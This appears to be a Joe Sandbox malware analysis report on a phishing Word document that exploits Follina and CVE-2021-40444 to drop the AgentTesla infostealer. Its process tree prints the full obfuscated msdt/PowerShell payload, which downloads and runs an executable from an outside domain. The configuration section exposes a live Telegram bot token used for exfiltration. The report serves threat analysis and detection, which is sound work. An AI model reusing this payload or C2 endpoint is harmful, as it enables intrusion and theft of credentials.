ID: 770660
Sample Name: Payment copy_2911022.docx.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 14:13:24
Date: 20/12/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

Payment copy_2911022.docx.doc


Overview

General Information

Sample Name:	Payment copy_2911022.docx.doc
Analysis ID:	770660
MD5:	cd3dbd5f1d468d..
SHA1:	9d5fc2d99aec7c...
SHA256:	1c6189f068ee38..
Tags:	doc docx
Infos:	



Detection



CVE-2021-40444, AgentTesla, Follina CVE-2022-30190


Score: 100

Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected AgentTesla
- Yara detected AntiVM3
- Yara detected Microsoft Office Expl...
- Detected CVE-2021-40444 exploit
- Snort IDS alert for network traffic
- Multi AV Scanner detection for subm...
- Malicious sample detected (through...
- Yara detected Telegram RAT
- Antivirus / Scanner detection for sub...
- Multi AV Scanner detection for drop...
- Tries to steal Mail credentials (via fi...
- Tries to detect sandboxes and other...

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 2396 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 860 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 4760 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/ID pcwdIAGNOstIC /SKIp fOrCe /PaRAm "it_rEBRowSEFoRFIIE=#6Aw IT_LaunchMethod=ContextMenu IT_BrowseForFile=4N0$(iEX($(iex('[SYsTeM.text.EnCoDIng]'+[cHAr]58+[chAR]0x3a+'uTf8.gEtString([SyStEm.CoNVErt]'+[cHAR]58+[CHAR]0X3a+'FRoMBAse64sTriNg('+[Char]0X22+'U1RPcC1wUm9jRVNTIC1GT1JDZSAtTkFtZSAnbXNkdCc7JDggPSBBZGQtdFlQZSAtTUVtQkVyZEVGSU5pdGlPTiAnW0RsbEltcG9ydCgiVXJMTW9uLmRsbCIsIENoYXJTZXQgPSBDaGFyU2V0LlVuaWNvZGUpXXB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBVUkxEb3dubG9hZFRvRmlsZShJbnRQdHIgSkcsc3RyaW5nIFVXYSxzdHJpbmcgcFksdWludCBlYyxJbnRQdHIgcnEpOycgLU5BbUUgIlFDliAtbmFNRVNwYUNFIGd1IC1QYXNzVGhydTsgJDg6OlVSTERvd25sb2FkVG9GaWxlKDAsImh0dHBzOi8vcHpzcmJsb2cuY29tL3dwLWNvbnRlbnQvdXBsb2Fkcy8yMDEyL1BST01ad0ZwMzg1dlhyTi5leGUiLCIkRW5WOkFQUERBVEFcUFJPTVp3RnAzODV2WHJOLmV4ZSIsMCwwKTtTdGFSVC1zbEVlcCgzKTtJbnZPa0UtSVRlbSAiJGVudjpBUFBEQVRBXFBST01ad0ZwMzg1dlhyTi5leGUiO3N0T3AtUFJPY2VTUyAtZk9SY0UgLW5hbWUgJ3NkaWFnbmhvc3Qn'+[chaR]0x22+'))'))))m3/../../../../../../../../../../../../../../../../../../../.Exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 348 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\yjsbg2wl\yjsbg2wl.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 524 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESBBFF.tmp" "c:\Users\user\AppData\Local\Temp\yjsbg2wl\CSCC31FCDA79CE4E0C894720F359978C2.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 1412 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\zf01cjt2\zf01cjt2.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 404 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESC7C7.tmp" "c:\Users\user\AppData\Local\Temp\zf01cjt2\CSCBCE7B9C025BF4B8F8112717E4D466AA3.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 4568 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\mnm1snwx\mnm1snwx.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 3620 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE5AF.tmp" "c:\Users\user\AppData\Local\Temp\mnm1snwx\CSCC987513427A042F884BC2F5ADDB1C11C.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- PROMZwFp385vXrN.exe (PID: 5444 cmdline: "C:\Users\user\AppData\Roaming\PROMZwFp385vXrN.exe" MD5: 65FACCEC1C27EA47BF295191E93BFF41)
  - PROMZwFp385vXrN.exe (PID: 1788 cmdline: {path} MD5: 65FACCEC1C27EA47BF295191E93BFF41)
- PMoZbw.exe (PID: 3300 cmdline: "C:\Users\user\AppData\Roaming\PMoZbw\PMoZbw.exe" MD5: 65FACCEC1C27EA47BF295191E93BFF41)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot5187914704:AAHhM5YfeLYR_Ow0fgwMOZKO7je7btbh5DA/sendMessage"
}
```


Threatname: Agenttesla


```
{
  "Exfil Mode": "Telegram",
  "Telegram Url": "https://api.telegram.org/bot5187914704:AAHhM5YfeLYR_Ow0fgwMOZKO7je7btbh5DA/sendMessage?chat_id=1673982758"
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	EXPL_CVE_2021_40444_Document_Rels_XML	Detects indicators found in weaponized documents that exploit CVE-2021-40444	Jeremy Brown / @alteredbytes	• 0x3f8:$b1: /relationships/oleObject • 0x412:$c1: Target="mhtml:http • 0x45b:$c2: !x-usc:http • 0x49f:$c3: TargetMode="External"

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.444972338.00000000030C0000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000013.00000002.642900479.0000000003EE1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000013.00000002.642900479.0000000003EE1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000013.00000002.642900479.0000000003EE1000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x3a3fc:$a13: get_DnsResolver • 0x38b09:$a20: get_LastAccessed • 0x3ae2a:$a27: set_InternalServerPort • 0x3b15f:$a30: set_GuidMasterKey • 0x38c1b:$a33: get_Clipboard • 0x38c29:$a34: get_Keyboard • 0x39ff6:$a35: get_ShiftKeyDown • 0x3a007:$a36: get_AltKeyDown • 0x38c36:$a37: get_Password • 0x39751:$a38: get_PasswordHash • 0x3a85e:$a39: get_DefaultCredentials
00000013.00000002.644029749.000000000411D000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Click to see the 30 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
19.2.PMoZbw.exe.3ee9510.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
19.2.PMoZbw.exe.3ee9510.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
19.2.PMoZbw.exe.3ee9510.1.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32c2b:$s10: logins • 0x326a5:$s11: credential • 0x2e90b:$g1: get_Clipboard • 0x2e919:$g2: get_Keyboard • 0x2e926:$g3: get_Password • 0x2fcd6:$g4: get_CtrlKeyDown • 0x2fce6:$g5: get_ShiftKeyDown • 0x2fcf7:$g6: get_AltKeyDown

Source	Rule	Description	Author	Strings
19.2.PMoZbw.exe.3ee9510.1.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x300ec:$a13: get_DnsResolver • 0x2e7f9:$a20: get_LastAccessed • 0x30b1a:$a27: set_InternalServerPort • 0x30e4f:$a30: set_GuidMasterKey • 0x2e90b:$a33: get_Clipboard • 0x2e919:$a34: get_Keyboard • 0x2fce6:$a35: get_ShiftKeyDown • 0x2fcf7:$a36: get_AltKeyDown • 0x2e926:$a37: get_Password • 0x2f441:$a38: get_PasswordHash • 0x3054e:$a39: get_DefaultCredentials
15.2.PROMZwFp385vXrN.exe.3f6e020.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.5 - Destination IP: 149.154.167.220

Timestamp:	192.168.2.5149.154.167.220497254432851779 12/20/22-14:16:47.588535
SID:	2851779
Source Port:	49725
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.5 - Destination IP: 149.154.167.220

Timestamp:	192.168.2.5149.154.167.220497284432851779 12/20/22-14:16:51.990077
SID:	2851779
Source Port:	49728
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected CVE-2021-40444 exploit

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic

Uses the Telegram API (likely for C&C communication)

May check the online IP address of the machine

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains method to dynamically call methods (often used by packers)

Persistence and Installation Behavior

Contains an external reference to another file

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

.NET source code references suspicious native API functions

Stealing of Sensitive Information

Yara detected AgentTesla

Yara detected Telegram RAT

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Remote Access Functionality


Yara detected AgentTesla

Yara detected Telegram RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	1 Input Capture	2 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	1 Registry Run Keys / Startup Folder	1 1 1 Process Injection	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 1 4 System Information Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 3 Exploitation for Client Execution	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	3 Obfuscated Files or Information	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	1 1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	1 3 Software Packing	NTDS	3 1 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	1 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 Masquerading	Cached Domain Credentials	1 4 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 4 1 Virtualization/Sandbox Evasion	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 1 Process Injection	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	1 System Network Configuration Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Payment copy_2911022.docx.doc	41%	ReversingLabs	Document-Office.Exploit.CVE-2021-40444	
Payment copy_2911022.docx.doc	46%	Virustotal		Browse
Payment copy_2911022.docx.doc	100%	Avira	EXP/CVE-2021-40444.Gen	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\PMoZbw\PMoZbw.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\PMoZbw\PMoZbw.exe	38%	ReversingLabs	ByteCode-MSIL.Trojan.Scarsi	
C:\Windows\Temp\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.0.PROMZwFp385vXrN.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
pzsrblog.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://www.fontbureau.comalsF	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://my.microsoftpersonalcontent.com	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.carterandcone.com.	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://https://api.telegram.org4	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.fontbureau.comrsiv	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.comlicY=	0%	Avira URL Cloud	safe	
http://wz5PFqmQeks9Nrk59.com	0%	Avira URL Cloud	safe	
http://www.fontbureau.comd$=	0%	Avira URL Cloud	safe	
http://www.tiro.K%	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/w=	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm;	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y=	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/j=	0%	Avira URL Cloud	safe	
http://www.fontbureau.comedta	0%	Avira URL Cloud	safe	
http://www.monotype.s	0%	Avira URL Cloud	safe	
http://www.fontbureau.com6=	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/e=	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/e=	0%	Avira URL Cloud	safe	
http://www.tiro.comf(	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/w=	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
pzsrblog.com	118.27.125.229	true	true	• 2%, Virustotal, Browse	unknown
api4.ipify.org	64.185.227.156	true	false		high
api.telegram.org	149.154.167.220	true	false		high
api.ipify.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://shell.suite.office.com:1443	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.galapagosdesign.com/w=	PROMZwFp385vXrN.exe, 0000000F.00000003.510115416.0000000005C24000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://autodiscover-s.outlook.com/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
